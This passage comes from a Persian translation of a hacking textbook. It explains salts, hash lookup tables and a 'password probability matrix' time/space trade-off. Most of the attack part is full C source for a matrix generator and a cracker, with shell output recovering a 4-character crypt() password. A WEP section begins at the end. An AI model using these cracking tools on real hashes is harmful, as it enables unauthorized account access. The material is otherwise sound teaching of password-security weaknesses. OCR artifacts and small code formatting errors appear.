بهرحال یک جدول مراجعه هش مانند آن به صدهزار ترابایت فضا جهت ذخیره مفاد نیاز دارد. بعلاوه طراحی الگوریتم هش کردن پسورد، این نوع از حملات را نیازمند رسیدگی بیشتری می بیند، اما مقدار salt نیز در خور توجه است. چون چند پسورد متن واضح با مقادیر مختلف salt، به هش های پسورد متفاوتی تبدیل می شوند، لذا با

[111] Hash Look-up Table

هر مقدار salt بایستی جدول مراجعه جداگانه ای تهیه شود. با تابع crypt() تعداد ۴,۰۹۶ مقدار salt ممکن وجود دارد. به این صورت حتی تهیه جدول مراجعه هش برای یک فضای کلید کوچکتر (مانند تمام پسوردهای ۴ کاراکتری ممکن) نیز غیر عملی می شود. فضای ذخیره ای مورد نیاز جهت نگهداری یک جدول مراجعه واحد، برای یک مقدار ثابت salt و تمام پسوردهای ممکن ۴ کاراکتری حدودا ۱ گیگابایت است، اما به دلیل فراوانی مقادیر salt، تعداد ۴,۰۹۶ هش ممکن برای یک پسورد متن واضح واحد مورد نیاز است که خود مستلزم ایجاد ۴,۰۹۶ جدول جداگانه است. این مسئله، فضای ذخیره سازی مورد نیاز را به ۴,۶ ترابایت افزایش می دهد که عملا انسان را از اجرای چنین حمله ای منصرف و دلسرد می کند.

۴,۶,۴. ماتریس احتمال پسورد

یک رابطه تراضی بین قدرت محساباتی و فضای ذخیره سازی وجود دارد. این مورد در ابتدایی ترین گونه های علوم کامپیوتر و زندگی روزانه دیده می شود. فایل های MP3 برای ذخیره یک فایل صوتی با کیفیت بالا[۱۱۲] در یک فضای تقریبا کوچک از فشرده سازی استفاده می کنند، اما تقاضای منابع محاسباتی افزایش می یابد. ماشین حساب های جیبی از این تراضی در جهت دیگری استفاده می کنند که با نگهداری یک جدول مراجعه برای توابعی مانند سینوس و کسینوس همراه است که به این صورت ماشین حساب را از انجام محسابات سنگین بدور می دارد.

همچنین این تراضی را می توان در رمزنگاری در رابطه با حملات *تراضی زمان/فضا*[۱۱۳] اعمال کرد. روشهای *هلمن (Hellman)* برای این نوع حمله موثر هستند، به این صورت کد منبع زیر را می توان براحتی درک کرد. مضمون اولیه همیشه یکسان است، یعنی سعی بر یافتن نقطه مناسب بین قدرت محاسباتی و فضای ذخیره ای، بطوریکه بتوان یک حمله جامع brute-force را در مدت زمان کوتاهی با مقدار معقولی از فضای ذخیره ای به اتمام رساند. متاسفانه به دلیل نیاز این روش به نوعی عمل ذخیره سازی، معمای غیرقابل حل salt، هنوز هم رخ می نمایاند. با این حال تنها ۴,۰۹۶ مقدار salt ممکن در هش های پسورد به سبک crypt() وجود دارد، لذا تاثیر این مشکل را می توان با کم کردن فضای ذخیره ای مورد نیاز کاهش داد بطوریکه با وجود مضرب ۴,۰۹۶ هنوز هم معقول باقی بماند.

این روش از شکلی از *فشرده سازی اتلافی*[۱۱۴] استفاده می کند. در هنگام وارد شدن هش پسورد، بجای استفاده از یک جدول مراجعه هش کامل، چندین هزار مقدار ممکن برای متن واضح برگشت داده می شوند. این مقادیر را می توان به سرعت چک کرد تا به پسورد متن واضح اصلی نزدیک شد و استفاده از فشرده سازی اتلافی سبب کاهش فضای محسوسی خواهد شد. در کد مثال زیر فضای کلید برای تمام پسوردهای ۴ کاراکتری ممکن (با مقدار salt ثابت) استفاده می شود. فضای ذخیره سازی مورد نیاز، در مقایسه با یک جدول مراجعه هش (با مقدار salt ثابت) به میزبان ۸۸٪ کاهش می یابد و فضای کلید که هدف brute-force شدن قرار می گیرد حدودا به میزان ۱۰۱۸ برابر کاهش می یابد. با فرض امتحان ۱۰,۰۰۰ پسورد در واحد زمان، این روش را می توان برای کرک کردن هر پسورد کاراکتری (با مقدار salt ثابت) در کمتر از ۸ ثانیه بکار برد که در مقایسه با زمان دو ساعته ی مورد نیاز برای حمله جامع brute-force روی همان فضای کلید یک افزایش سرعت قابل ملاحظه محسوب می شود.

این روش یک ماتریس سه بعدی دودویی را می سازد که اجزای مقادیر هش را با اجزای مقادیر متن واضح متناظر می سازد. روی محور X، متن واضح به دو زوج تقسیم می شود: دو کاراکتر نخست و دو کاراکتر دوم. مقادیر ممکن درون یک بردار دودویی شمارش می شوند که طولی برابر با 95^2 یا 9025 بیت (حدودا ۱۱۲۹ بایت) دارد. روی

---

[112] High Quality

[113] Time/Space Trade-Off Attacks

[114] Lossy Compression – در این حالت مقداری از اطلاعات از دست می رود، در نتیجه کیفیت این روش پائین ولی بسیار کارا و سریع است.

محطور Y، متن رمزی به چهار قطعه سه-کاراکتری تقسیم می شود. مقادیر آنها نیز به طریق یاد شده در ستون ها شمارش می شوند، اما فقط چهار بیت از کاراکتر سوم عملا استفاده می شود، نتیجه آن $4 \cdot 64^2$ یا 16,384 تعداد ستون خواهد بود. محور Z برای نگهداری هشت ماتریس دو بعدی مختلف استفاده می شود، لذا برای هر زوج از متن واضح تعداد چهار ماتریس وجود دارد.

نظریه اساسی تکه کردن متن واضح به دو مقدار زوج مرتب است که در طول یک بردار شمارش می شوند. هر متن واضح ممکن در قالب متن رمزی هش می شود و متن رمزی جهت یافتن ستون مناسب در ماتریس استفاده می گردد. سپس بیت شمارش متن واضح در سطر ماتریس فعال می شود. هنگام تنزل یافتن مقادیر متن رمزی به قطعات کوچکتر، وجود *تصادم ها (collisions)* غیر قابل اجتناب است.

متن واضح (plaintext)	*هش (hash)*
test	je**HEA**X1m66RV.
!J)h	je**HEA**38vqlkkQ
".F+	je**HEA**1Tbde5FE
"8,J	je**HEA**nX8kQK3I

در این مورد، با اضافه شدن زوج های هش/متن واضح به ماتریس، روشن است که ستون HEA حاوی بیت هایی است که با زوج های متن واضح te, !J, " . و 8" متناظر هستند.

بعد از پر شدن کامل ماتریس، اگر یک هش مثل jeHEA38vqlkkQ وارد شود، آنگاه به ستون HEA مراجعه شده و ماتریس دو بعدی، مقادیر te, !J, " و 8" را برای دوکاراکتر نخستِ متن واضح برمی گرداند. چهار ماتریس مشابه برای دو کاراکتر نخست وجود دارند که هر کدام از تفاضل زیر-رشته متن رمزی و کاراکترهای ۲ الی ۴، ۴ الی ۶، ۶ الی ۸ و ۸ الی ۱۰ استفاده می کند به این صورت هر ماتریس با برداری متفاوتی از مقادیر ممکن برای مقدار دو کاراکتر نخست از متن واضح وجود خواهد داشت. هر بردار شکسته می شود و با عملگر منطقی AND ترکیب می شود. در این صورت تنها بیت هایی با مقادیر ۱ باقی می مانند که در زوج های متن واضح به عنوان احتمال برای هر زیر رشته از متن رمزی لیست شده اند. چهار ماتریس دیگر نیز به همین منوال برای دو کاراکتر دوم متن واضح نیز وجود دارد.

اندازه ماتریس ها توسط اصل لانه کبوتری تعیین گشت. قانون ساده ای که بیان می کند که اگر k+1 شی در k جعبه قرار گیرند، حداقل یکی از جعبه ها حاوی دو شی خواهد بود. بنابراین، برای نیل به بهترین نتیجه هدف این خواهد بود که هر بردار، یک بیت کمتر از نصف تمام یک ها داشته باشد. چون تعداد اقلام موجود در ماتریس ها ۹۵۴ یا ۸۱,۴۵۰,۶۵۲ خواهد بود، لذا باید تعداد درایه های خالی دو برابر شود تا به اشباع شدن ۵۰ درصدی برسیم. چون تعداد اقلام هر بردار ۹,۰۲۵ است، پس تعداد $\frac{954 \cdot 2}{9025}$ ستون لازم است که برابر با ۱۸ هزار است. چون زیررشته های متن رمزیِ سه کاراکتری برای ستون ها استفاده می شوند، لذا دو کاراکتر نخست و ۴ بیت از سومین کاراکتر را می توان برای ارائه $4 \cdot 642$ یا حدودا ۱۶ هزار ستون بکار برد (تنها ۶۴ مقدار ممکن برای هر کاراکتر در هش مربوط به متن رمزی وجود دارد). این وضعیت به قدر کافی نزدیک به شرایط ما است، چون هر یک بیت دو بار اضافه شود، از همپوشانی (overlap) بوجود آمده صرف نظر می شود. در عمل هر بردار حدود ۴۲٪ با مقادیر ۱ اشباع شده است.

چون چهار بردار برای یک متن رمزی واحد استفاده می شوند، احتمال وجود مقدار یک در هر بردار در هر جایگاه شمارشی برابر 0.42^4 یا حدودا ۳,۱۱ درصد می باشد. یعنی به طور متوسط ۹,۰۲۵ جایگاه احتمالی موجود برای دو کاراکتر نخست از متن رمزی حدود ۹۷٪ کاسته شده و به ۲۸۰ جایگاه احتمالی رسیده است. این روند برای دو

کاراکتر آخر نیز تکرار می شود که حدود 280^2 یا ۷۸,۴۰۰ مقدار ممکن برای متن رمزی ارائه می دهد. با فرض امتحان ۱۰,۰۰۰ مورد در ثانیه، فضای کلید کوچک شده ی حاضر را می توان در کمتر از ۸ ثانیه چک کرد.

البته نقص هایی نیز وجود دارد. اولا، این حمله به اندازه زمان صرف شده در ایجاد ماتریس برای حمله اصلی brute-foruce زمان می طلبد. البته این زمان فقط یکبار صرف می شود چرا که در دفعات بعد نیاز نیست (ماتریس در دسترس است). ثانیا، حتی با این فضای ذخیره ای کاهش یافته نیز، مقادیر salt امکان اجرای هر گونه حمله مبنی بر منابع ذخیره ای (storage) را سلب می کند.

از دو کد منبع زیر می توان برای ایجاد *ماتریس احتمال پسورد* و کرک کردن پسورد با استفاده از آنها استفاده کرد. کد منبع اول ماتریسی ایجاد خواهد کرد که می توان آنرا برای کرک کردن تمام پسوردهای ۴ کاراکتری ممکن استفاده کرد که مقدار salt آنها je است. کد منبع دوم از ماتریس ایجاد شده (توسط کد منبع اول) برای کرک کردن پسورد استفاده می کند.

```
File: ppm_gen.c
/*****************************************************************\
*    Password Probability Matrix    * File: ppm_gen.c             *
*****************************************************************
*                                                                 *
*                                                                 *
* Author:       Jon Erickson <matrix@phiral.com>                  *
* Organization: Phiral Research Laboratories                      *
*                                                                 *
* This is the generate program for the PPM proof of               *
* concept. It generates a file called 4char.ppm, which            *
* contains information regarding all possible 4                   *
* character passwords salted with 'je'. This file can             *
* used to quickly crack passwords found within this               *
* keyspace with the corresponding ppm_crack.c program.            *
\*****************************************************************/
#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
#define WIDTH 1129
#define DEPTH 8
#define SIZE HEIGHT * WIDTH * DEPTH
int singleval(char a)
{
   int i, j;
   i = (int)a;
   if((i >= 46) && (i <= 57))
     j = i - 46;
   else if ((i >= 65) && (i <= 90))
     j = i - 53;
   else if ((i >= 97) && (i <= 122))
     j = i - 59;
   return j;
}

int tripleval(char a, char b, char c)
{
   return (((singleval(c)%4)*4096)+(singleval(a)*64)+singleval(b));
}

main()
{
   char *plain;
   char *code;
   char *data;
   int i, j, k, l;
```

```
unsigned int charval, val;
FILE *handle;
if (!(handle = fopen("4char.ppm", "w")))
{
   printf("Error: Couldn't open file '4char.ppm' for writing.\n");
   exit(1);
}
data = (char *) malloc(SIZE+19);
if (!(data))
{
   printf("Error: Couldn't allocate memory.\n");
   exit(1);
}
plain = data+SIZE;
code = plain+5;

for(i=32; i<127; i++)
{
   for(j=32; j<127; j++)
   {
      printf("Adding %c%c** to 4char.ppm..\n", i, j);
      for(k=32; k<127; k++)
      {
         for(l=32; l<127; l++)
         {

            plain[0] = (char)i;
            plain[1] = (char)j;
            plain[2] = (char)k;
            plain[3] = (char)l;
            plain[4] = 0;
            code = crypt(plain, "je");

            val = tripleval(code[2], code[3], code[4]);
            charval = (i-32)*95 + (j-32);
            data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
            val += (HEIGHT * 4);
            charval = (k-32)*95 + (l-32);
            data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

            val = HEIGHT + tripleval(code[4], code[5], code[6]);
            charval = (i-32)*95 + (j-32);
            data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
            val += (HEIGHT * 4);
            charval = (k-32)*95 + (l-32);
            data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

            val = (2 * HEIGHT) + tripleval(code[6], code[7], code[8]);
            charval = (i-32)*95 + (j-32);
            data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
            val += (HEIGHT * 4);
            charval = (k-32)*95 + (l-32);
            data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));

            val = (3 * HEIGHT) + tripleval(code[8], code[9], code[10]);
            charval = (i-32)*95 + (j-32);
            data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
            val += (HEIGHT * 4);
            charval = (k-32)*95 + (l-32);
            data[(val*WIDTH)+(charval/8)] |= (1<<(charval%8));
         }
      }
   }
}
printf("finished.. saving..\n");
fwrite(data, SIZE, 1, handle);
free(data); fclose(handle);
```

```
}
File: ppm_crack.c

/*********************************************************\
*  Password Probability Matrix    *    File: ppm_crack.c  *
***********************************************************
*                                                         *
* Author:       Jon Erickson <matrix@phiral.com>          *
* Organization: Phiral Research Laboratories              *
*                                                         *
* This is the crack program for the PPM proof of concept  *
* It uses an existing file called 4char.ppm, which        *
* contains information regarding all possible 4           *
* character passwords salted with 'je'. This file can     *
* be generated with the corresponding ppm_gen.c program.  *
*                                                         *
\*********************************************************/

#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
#define WIDTH 1129
#define DEPTH 8
#define SIZE HEIGHT * WIDTH * DEPTH
#define DCM HEIGHT * WIDTH

int singleval(char a)
{
   int i, j;
   i = (int)a;
   if((i >= 46) && (i <= 57))
     j = i - 46;
   else if ((i >= 65) && (i <= 90))
     j = i - 53;
   else if ((i >= 97) && (i <= 122))
     j = i - 59;
   return j;
}

int tripleval(char a, char b, char c)
{
   return (((singleval(c)%4)*4096)+(singleval(a)*64)+singleval(b));
}
void merge(char *vector1, char *vector2)
{
   int i;
   for(i=0; i < WIDTH; i++)
     vector1[i] &= vector2[i];
   }
   int length(char *vector)
   {
      int i, j, count=0;
      for(i=0; i < 9025; i++)
        count += ((vector[(i/8)]&(1<<(i%8)))>>(i%8));
      return count;
   }

   int grab(char *vector, int index)
   {
      char val;
      int a, b;
      int word = 0;

      val = ((vector[(index/8)]&(1<<(index%8)))>>(index%8));
```

```
      if (!val)
        index = 31337;
      return index;
   }
   void show(char *vector)
   {
      int i, a, b;
      int val; for(i=0; i < 9025; i++)
      {
         val = grab(vector, i);
         if(val != 31337)
         {
            a = val / 95;
            b = val - (a * 95);
            printf("%c%c ",a+32, b+32);
         }
      }
      printf("\n");
   }
   main()
   {
      char plain[5];
      char pass[14];
      char bin_vector1[WIDTH];
      char bin_vector2[WIDTH];
      char temp_vector[WIDTH];
      char prob_vector1[2][9025];
      char prob_vector2[2][9025];
      int a, b, i, j, len, pv1_len=0, pv2_len=0;
      FILE *fd;

      if(!(fd = fopen("4char.ppm", "r")))
      {
         printf("Error: Couldn't open PPM file for reading.\n");
         exit(1);
      }

      printf("Input encrypted password (salted with 'je') : ");
      scanf("%s", &pass);

      printf("First 2 characters: \tSaturation\n");

      fseek(fd,(DCM*0)+tripleval(pass[2], pass[3], pass[4])*WIDTH,
SEEK_SET);
      fread(bin_vector1, WIDTH, 1, fd);

      len = length(bin_vector1);
      printf("sing length = %d\t%f%\n", len, len*100.0/9025.0);

      fseek(fd,(DCM*1)+tripleval(pass[4], pass[5], pass[6])*WIDTH,
SEEK_SET);
      fread(temp_vector, WIDTH, 1, fd);
      merge(bin_vector1, temp_vector);

      len = length(bin_vector1);
      printf("dual length = %d\t%f%\n", len, len*100.0/9025.0);

      fseek(fd,(DCM*2)+tripleval(pass[6], pass[7], pass[8])*WIDTH,
SEEK_SET);
      fread(temp_vector, WIDTH, 1, fd);
      merge(bin_vector1, temp_vector);

      len = length(bin_vector1);
      printf("trip length = %d\t%f%\n", len, len*100.0/9025.0);

      fseek(fd,(DCM*3)+tripleval(pass[8], pass[9],pass[10])*WIDTH,
SEEK_SET);
```

```
      fread(temp_vector, WIDTH, 1, fd);
      merge(bin_vector1, temp_vector);

      len = length(bin_vector1);
      printf("quad length = %d\t%f%\n", len, len*100.0/9025.0);
      show(bin_vector1);
      printf("Last 2 characters: \tSaturation\n");

      fseek(fd,(DCM*4)+tripleval(pass[2], pass[3], pass[4])*WIDTH,
SEEK_SET);
      fread(bin_vector2, WIDTH, 1, fd);

      len = length(bin_vector2);
      printf("sing length = %d\t%f%\n", len, len*100.0/9025.0);

      fseek(fd,(DCM*5)+tripleval(pass[4], pass[5], pass[6])*WIDTH,
SEEK_SET);
      fread(temp_vector, WIDTH, 1, fd);
      merge(bin_vector2, temp_vector);

      len = length(bin_vector2);
      printf("dual length = %d\t%f%\n", len, len*100.0/9025.0);

      fseek(fd,(DCM*6)+tripleval(pass[6], pass[7], pass[8])*WIDTH,
SEEK_SET);
      fread(temp_vector, WIDTH, 1, fd);
      merge(bin_vector2, temp_vector);

      len = length(bin_vector2);
      printf("trip length = %d\t%f%\n", len, len*100.0/9025.0);

      fseek(fd,(DCM*7)+tripleval(pass[8], pass[9],pass[10])*WIDTH,
SEEK_SET);
      fread(temp_vector, WIDTH, 1, fd);
      merge(bin_vector2, temp_vector);

      len = length(bin_vector2);
      printf("quad length = %d\t%f%\n", len, len*100.0/9025.0);
      show(bin_vector2);

      printf("Building probability vectors...\n");
      for(i=0; i < 9025; i++)
      {
         j = grab(bin_vector1, i);
         if(j != 31337)
         {
            prob_vector1[0][pv1_len] = j / 95;
            prob_vector1[1][pv1_len] = j - (prob_vector1[0][pv1_len] * 95);
            pv1_len++;
         }
      }
      for(i=0; i < 9025; i++)
      {
         j = grab(bin_vector2, i);
         if(j != 31337)
         {
            prob_vector2[0][pv2_len] = j / 95;
            prob_vector2[1][pv2_len] = j - (prob_vector2[0][pv2_len] * 95);
            pv2_len++;
         }
      }

      printf("Cracking remaining %d possibilites..\n", pv1_len*pv2_len);
      for(i=0; i < pv1_len; i++)
      {
         for(j=0; j < pv2_len; j++)
         {
```

```
            plain[0] = prob_vector1[0][i] + 32;
            plain[1] = prob_vector1[1][i] + 32;
            plain[2] = prob_vector2[0][j] + 32;
            plain[3] = prob_vector2[1][j] + 32;
            plain[4] = 0;
            if(strcmp(crypt(plain, "je"), pass) == 0)
            {
               printf("Password : %s\n", plain);
               i = 31337;
               j = 31337;
            }
         }
      }
      if(i < 31337)
         printf("Password wasn't salted with 'je' or is not 4 chars
long.\n");

         fclose(fd);
}
```

اولین قطعه کد یعنی ppm_gen.c **را همان طور که در زیر نشان داده شده است، می توان جهت ایجاد یک ماتریس احتمال پسورد ۴ کاراکتری استفاده کرد:**

```
$ gcc -O3 -o gen ppm_gen.c -lcrypt
$ ./gen
Adding    ** to 4char.ppm..
Adding   !** to 4char.ppm..
Adding   "** to 4char.ppm..
Adding   #** to 4char.ppm..
Adding   $** to 4char.ppm..
 [Output snipped]
$ ls -lh 4char.ppm
-rw-r--r--    1 matrix    users       141M Dec 19 18:52 4char.ppm
$
```

دومین قطعه کد یعنی ppm_crack.c **را می توان به منظور کرک کردن پسورد در خلال چند ثانیه استفاده کرد (حتی پسورد دشواری مثل "h4R%" – چون تمام پسوردهای ممکن تولید شده اند). این مطلب در زیر نشان داده شده است:**

```
$ gcc -O3 -o crack ppm_crack.c -lcrypt
$ perl -e '$hash = crypt("h4R%", "je"); print "$hash\n";'
jeMqqfIfPNNTE
$ ./crack
Input encrypted password (salted with 'je') : jeMqqfIfPNNTE
First 2 characters:    Saturation
sing length = 3801     42.116343%
dual length = 1666     18.459834%
trip length = 695      7.700831%
quad length = 287      3.180055%
4 9 N !& !M !Q "/ "5 "W #K #d #g #p $K $O $s %) %Z %\ %r &( &T '- '0 '7 'D
'F (
(v (| )+ ). )E )W *c *p *q *t *x +C -5 -A -[ -a .% .D .S .f /t 02 07 0? 0e
0{ 0| 1A
1U 1V 1Z 1d 2V 2e 2q 3P 3a 3k 3m 4E 4M 4P 4X 4f 6 6, 6C 7: 7@ 7S 7z 8F 8H
9R 9U 9_
9~ :- :q :s ;G ;J ;Z ;k <! <8 =! =3 =H =L =N =Y >V >X ?1 @# @W @v @| AO B/
B0 BO Bz
C( D8 D> E8 EZ F@ G& G? Gj Gy H4 I@ J JN JT JU Jh Jq Ks Ku M) M{ N, N: NC
NF NQ Ny
O/ O[ P9 Pc Q! QA Qi Qv RA Sg Sv T0 Te U& U> UO VT V[ V] Vc Vg Vi W: WG X"
X6 XZ X'
Xp YT YV Y^ Yl Yy Y{ Za [$ [* [9 [m [z \" \+ \C \O \w ]( ]: ]@ ]w _K _j 'q
a. aN a^
ae au b: bG bP cE cP dU d] e! fI fv g! gG h+ h4 hc iI iT iV iZ in k. kp l5
l' lm lq
m, m= mE n0 nD nQ n~ o# o: o^ p0 p1 pC pc q* q0 qQ q{ rA rY s" sD sz tK tw
u- v$ v.
```

```
v3 v; v_ vi vo wP wt x" x& x+ x1 xQ xX xi yN yo zO zP zU z[ z^ zf zi zr zt
{- {B {a
|s }) }+ }? }y ~L ~m
Last 2 characters:    Saturation
sing length = 3821    42.337950%
dual length = 1677    18.581717%
trip length = 713     7.900277%
quad length = 297     3.290859%
! & != !H !I !K !P !X !o !~ "r "{ "} #% #0 $5 $] %K %M %T &" &% &( &0 &4 &I
&q &}
'B 'Q 'd )j )w *I *] *e *j *k *o *w *| +B +W ,' ,J ,V -z . .$ .T /' /_ 0Y
0i 0s 1!
1= 1l 1v 2- 2/ 2g 2k 3n 4K 4Y 4\ 4y 5- 5M 5O 5} 6+ 62 6E 6j 7* 74 8E 9Q 9\
9a 9b :8
:; :A :H :S :w ;" ;& ;L <L <m <r <u =, =4 =v >v >x ?& ?' ?j ?w @0 A* B B@
BT C8 CF
CJ CN C} D+ D? DK Dc EM EQ FZ GO GR H) Hj I: I> J( J+ J3 J6 Jm K# K) K@ L,
L1 LT N*
NW N' O= O[ Ot P: P\ Ps Q- Qa R% RJ RS S3 Sa T! T$ T@ TR T_ Th U" U1 V*
V{ W3 Wy Wz
X% X* Y* Y? Yw Z7 Za Zh Zi Zm [F \( \3 \5 \_ \a \b \| ]$ ]. ]2 ]? ]d ^[ ^~
'1 'F 'f
'y a8 a= aI aK az b, b- bS bz c( cg dB e, eF eJ eK eu fT fW fo g( g> gW g\
h$ h9 h:
h@ hk i? jN ji jn k= kj l7 lo m< m= mT me m| m} n% n? n~ o oF oG oM p" p9
p\ q} r6
r= rB sA sN s{ s~ tX tp u u2 uQ uU uk v# vG vV vW vl w* w> wD wv x2 xA y:
y= y? yM
yU yX zK zv {# {) {= {O {m |I |Z }. }; }d ~+ ~C ~a
Building probability vectors...
Cracking remaining 85239 possibilites..
Password :    h4R%
$
```

۴,۷. رمزگذاری مدل بی سیم 802.11b

امنیت مدل بی سیم 802.11b یک چالش بـزرگ اسـت. عـواملی مثـل ضـعف در WEP[۱۱۵]، روش رمزنگـاری مـورد استفاده در حیطه بی سیم عوامل مهم در نا امنی هستند. جزئیات دیگری وجود دارند که گاهی اوقات در حین *آرایش بی سیمی (wireless deploy)* نادیده گرفته می شوند. این جزئیات در عمل به آسیب پذیری های اساسی ناشی مـی شوند.

این حقیقت که شبکه های بی سیم روی لایه ۲ وجود داشته و عمل می کنند یکی از این جزئیات است. اگر روی شبکه بی سیم، دیوار آتش فعال نباشد یا قابلیت VLAN غیرفعال نشده باشد، یک نفوذگر که با *نقطـه دسترسـی بـی سـیم* (AP)[۱۱۶] در ارتباط است می تواند با ARP Redirection، تمام ترافیک شبکه با سیم را روی شبکه بی سیم هـدایت کند. این مسئله در کنار این حقیقت که اغلب AP را در شبکه های خصوصی داخلی به عنوان رابط استفاده مـی کننـد، می تواند به آسیب پذیری های جدی بیانجامد.

البته اگر WEP فعال باشد، فقط کلاینت های با کلیدWEP صحیح، اجازه ارتباط با AP را خواهند داشت. اگـر WEP ایمن باشد، نبایستی هیچ گونه نگرانی حول ارتباط نفوذگران با AP و ایجاد خسارت وجود داشته باشد. اکنـون سـوال اینجاست که *چطور WEP ایمن است؟*


---

[115] Wired Equivalent Privacy
[116] Wireless Access Point

۴,۷,۱. محرمانگی سیمی معادل (WEP)


طرح ***WEP*** (یا ***Wired Equivalent Privacy***) به عنوان یک روش رمزنگاری مورد استفاده است تا امنیتی معادل با یک *نقطه دسترسی سیمی* (***wired access point***) را فراهم آورد. WEP در ابتدا با کلیدهای ۴۰ بیتی طراحی شد و بعدا WEP2 جهت افزایش اندازه کلید به ۱۰۴ بیت پدیدار شد. تمام فرآیند رمزنگاری در این طرح بر اساس یک قاعده *مبنی بر بسته* انجام می شود، بنابراین لازم است که هر بسته حاوی یک پیام متن واضح *جداگانه* جهت ارسال باشد. این بسته را *پیام* یا M می نامیم.

ابتدا یک چکسام[117] برای پیام M محاسبه می شود تا بعدا بتوان *صحت پیام* (***message integrity***) را بررسی کرد. این کار با استفاده از یک تابع *بررسی افزونگی چرخه ای ۳۲ بیتی* (***CRC32***) انجام می شود. این چکسام ***CS*** نامیده شده (پس $CS = \text{CRC32}(M)$) و به انتهای پیام اضافه می شود که نهایتا *پیام متن واضح* یا ***P*** ساخته می شود.



اکنون پیام متن واضح باید رمزی شود که این کار با طرح RC4 که یک رمز جریانی است انجام می شود. این رمز با یک *مقدار بنیادی* (***seed value***) مقدار دهی اولیه می شود. سپس این مقدار می تواند یک *جریان کلید* (***keystream***) را تولید کند که یک جریان دلخواه طولانی از بایت های شبه تصادفی است. WEP از یک *بردار اولیه* (***IV***)[118] برای مقدار بنیادی استفاده می کند. بردار اولیه شامل ۲۴ بایت از بیت های مختلف است که برای هر بسته تولید شده اند. بعضی از پیاده سازی های قدیمی تر WEP از مقادیر متوالی برای بردار اولیه استفاده می کنند، درحالیکه بعضی دیگر از یک *شبه مولد* یا *تولیدکننده کاذب* (***pseudo-randomizer***) جهت تولید مقادیر شبه تصادفی استفاده می کنند.

صرفنظر از چگونگی انتخاب ۲۴ بیت در بردار اولیه (تصادفی یا متوالی)، آن بیت ها به ابتدای کلید WEP اضافه می شوند. ۲۴ بیت مربوط به بردار اولیه در اندازه کلید WEP به حساب می آیند (به این صورت هنگامی که سخن از کلید های ۶۴ بیتی یا ۱۲۸ بیتی برای کلیدهای WEP می رود، آنگاه کلیدهای واقعی به ترتیب فقط ۴۰ بیت یا ۱۰۴ بیت طول دارند). بردار اولیه و کلید WEP با هم مقدار بنیادی را می سازند که S نام می گیرد.




سپس S به عنوان ورودی به تابع RC4 داده شده و خروجی آن یک جریان کلید خواهد بود. سپس P با این جریان کلید، XOR خواهد شد و متن رمزی را تولید می کند که C نام می گیرد. سپس بردار اولیه به ابتدای متن رمزی

---

[117] عبارت **Checksum** (چکسام) یا **Sum**ation **Check** یا *مجموع مقابله ای*، *بررسی تجمیعی* یا دیگر نام های مورد استفاده، اصطلاحا به فرآیندی اطلاق می شود که بعضی از بیت های انتقالی در یک فرآیند انتقال (مثلا در شبکه) بررسی می شوند تا به این صورت خطاهای موجود در فرآیند انتقال کشف شوند.

[118] Initialization Vector

اضافه می شود. این ماهیت بوجود آمده (متشکل از متن رمزی و بردار اولیه) به همراه یک هدر کپسوله سازی می شوند و نهایتا از طریق اتصال رادیویی ارسال می شوند.



هنگام دریافت بسته رمزی WEP در طرف گیرنده، فرایند به طور عکس پیش می رود. گیرنده بردار اولیه را از پیام جدا کرده و آنرا با کلید WEP خود تلفیق می کند. به این صورت مقدار بنیادی S ساخته می شود. اگر فرستنده و گیرنده هر دو کلید WEP یکسانی داشته باشند، مقادیر بنیادی نیز یکسان خواهد بود. مجددا این مقدار بنیادی به عنوان ورودی به RC4 داده شده و همان جریان کلید قبلی که با باقیمانده ی پیام رمزشده XOR شده است تولید می کند. به این صورت پیام واضح اصلی (P) که متشکل از تلفیق بسته پیام (M) و مقدار چکسام (CS) است تولید می شود. سپس گیرنده از همان تابع CRC32 به منظور تولید مجدد چکسام برای M استفاده می کند و به این طریق از یکسان بودن مقدار محاسبه شده با مقدار دریافت شده از CS اطمینان حاصل می کند. اگر چکسام ها یکسان باشند، بسته منتقل می شود، در غیر این صورت احتمالا یا خطاهای انتقالی زیادی وجود داشته است یا کلیدهای WEP یکسان نبوده اند و به این ترتیب بسته حذف می گردد.

اساس عملکرد WEP ارائه شد.

۴،۷،۲. رمز جریانی RC4

